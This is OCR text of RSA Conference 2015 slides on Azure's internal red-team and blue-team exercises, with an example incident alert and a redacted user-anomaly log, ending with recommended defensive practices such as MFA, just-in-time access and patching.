
- Reduce likelihood of stealth operators
- Decrease MTTC and MTTP
- Leverages the cloud
  - Storage and compute scalability
- Examples:
  - Data-driven pivoting
  - Visualization
  - Identify pivoting



RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

RED vs. BLUE



#RSAC

Internal Azure Security Red Teaming

Modeling real-world attacks

- Model emerging threats & use blended threats
- Pivot laterally & penetrate deeper
- Exfiltrate & leverage compromised data
- Escape & Evade / Persistence

Identify gaps in security story

- Measures Time to Compromise (MTTC) / Pwnage (MTTP)
- Highlight security monitoring & recovery gaps
- Improves incident response tools & process

Demonstrable impact

- Prove the need for Assume Breach
- Enumerate business risks
- Justify resources, priorities, & investment needs

Blue Teaming Detect and Respond

Exercises ability to detect & respond

- **Detect** attack & penetration (MTTD)
- **Respond** & **recover** to attack & penetration (MTTR)
- **Practiced** incident response

Enhances situational awareness

- Produces **actionable intelligence**
- **Full visibility** into actual conditions within environment
- **Data analysis** & **forensics** for attack & breach indicators

Measures readiness & impact

- **Accurately assesses** real-world attacks
- **Identifies** gaps & **investment needs**
- Focus on **slowing down attackers** & **speeding recovery**
- **Hardening** that prevents future attacks

We Conduct War Games

Exercise ability to respond

- Like a **fire drill** vs. a real fire
- Standardized operating procedures & improve response
- Reduce **Mean Time To Detection (MTTD)**
- Reduce **Mean Time To Recovery (MTTR)**

Procedures

- Attack scenario
- Incident response process
- Post-mortem

Example scenarios

- Service compromise
- Inside attacker
- Remote code execution
- Malware outbreak
- Customer data compromised
- Denial of service

Example: Blue Team Catching the Red Team

1

ICM Incident Management Portal — Azure Security Engineering

Incidents | On Call Lists | My Profile | Resources | Administration | Help

6540579

Severity 3 - Active

ASM Security Alert: ASM0502: [redacted] Local User Anomaly - debug1118

Send Update Mail | Acknowledge | Request Assistance | Transfer Ownership | Mitigate | Resolve | Track | Deactivate

Details | Bridges | Notifications | History | Root Cause Details | Previous Resolutions | Links | Restricted Data | Attachments

Edit Incident

Title:	ASM Security Alert: ASM0502: [redacted]05: Local User Anomaly - debug1118				
Owning Service:	Windows Azure Operations Center	Owning Team:	WALS	Owner:	[redacted]
Impacted Services:	Azure Security Engineering	Impacted Teams:	None specified	Service Responsible:	Windows Azure Operations Center
Impacted Component:	SLAM	Origin:	Other	Alert Source:	MDS-AzureSecurity-V2: 30272d44-9d1a-4c31-9bdc-c0b1878ae658
Environment:	PROD	DC/Region:		Role:	


1. Non-standard user access alert triggered – access didn't go through standard JIT or access approvals
2. Log of new user detection: non-standard user name

TIMESTAMP	Tenar	Role	RoleInst	HostId	FirstSeen	LastSeen	Reason	Anoma	Username	Privileg	UserFla
2014-11-19 22:20:00Z	CH3PrdD	[redacted]	[redacted]	[redacted]	2014-11-19 22:23:35Z	2014-11-19 22:23:35Z	1	new user	[redacted]	2	66113
2014-11-19 05:20:00Z	CH3PrdD	[redacted]	[redacted]	[redacted]	2014-11-19 05:24:48Z	2014-11-19 05:24:48Z	1	new	[redacted]	2	66113
2014-11-18 18:15:00Z	CH1PrdA	[redacted]	[redacted]	[redacted]	2014-11-18 18:18:15Z	2014-11-18 18:18:15Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	[redacted]	[redacted]	[redacted]	2014-11-18 18:20:25Z	2014-11-18 18:20:25Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	[redacted]	[redacted]	[redacted]	2014-11-18 18:21:24Z	2014-11-18 18:21:24Z	1	new user	debug1118	2	66113
2014-11-18 18:20:00Z	CH1PrdA	[redacted]	[redacted]	[redacted]	2014-11-18 18:22:28Z	2014-11-18 18:22:28Z	1	new user	debug1118	2	66113
2014-11-18 18:25:00Z	CH1PrdA	[redacted]	[redacted]	[redacted]	2014-11-18 18:25:25Z	2014-11-18 18:25:25Z	1	new user	debug1118	2	66113
2014-11-18 02:00:00Z	CH1Stag	[redacted]	[redacted]	[redacted]	2014-11-18 02:02:18Z	2014-11-18 02:02:18Z	1	new user	[redacted]	2	66113

2

Cloud Operations Summary

- We always assume breach
- We continuously conduct war game and pen test exercises
- Every issue or case is a source of learning and RCA
- We continue to build detection and alerting automation
- We use all learnings and best practices to help all tenants
- We rely on the community to share any missed areas



https://aka.ms/bugbounty

Call To Action!

Safe DevOps Practices

Use Secure Consoles with whitelisted software and no local admin privs

Auditing for Detection

Ensure logging is enabled and always monitor for attacks and anomalies

No Persistent Admin*s*

Always require MFA, JiT, RBAC

Infrastructure Hygiene

Timely VM and application patching and continuous scanning of baselines

Protect Your Secrets

Periodic secret & credential rolling and protected storage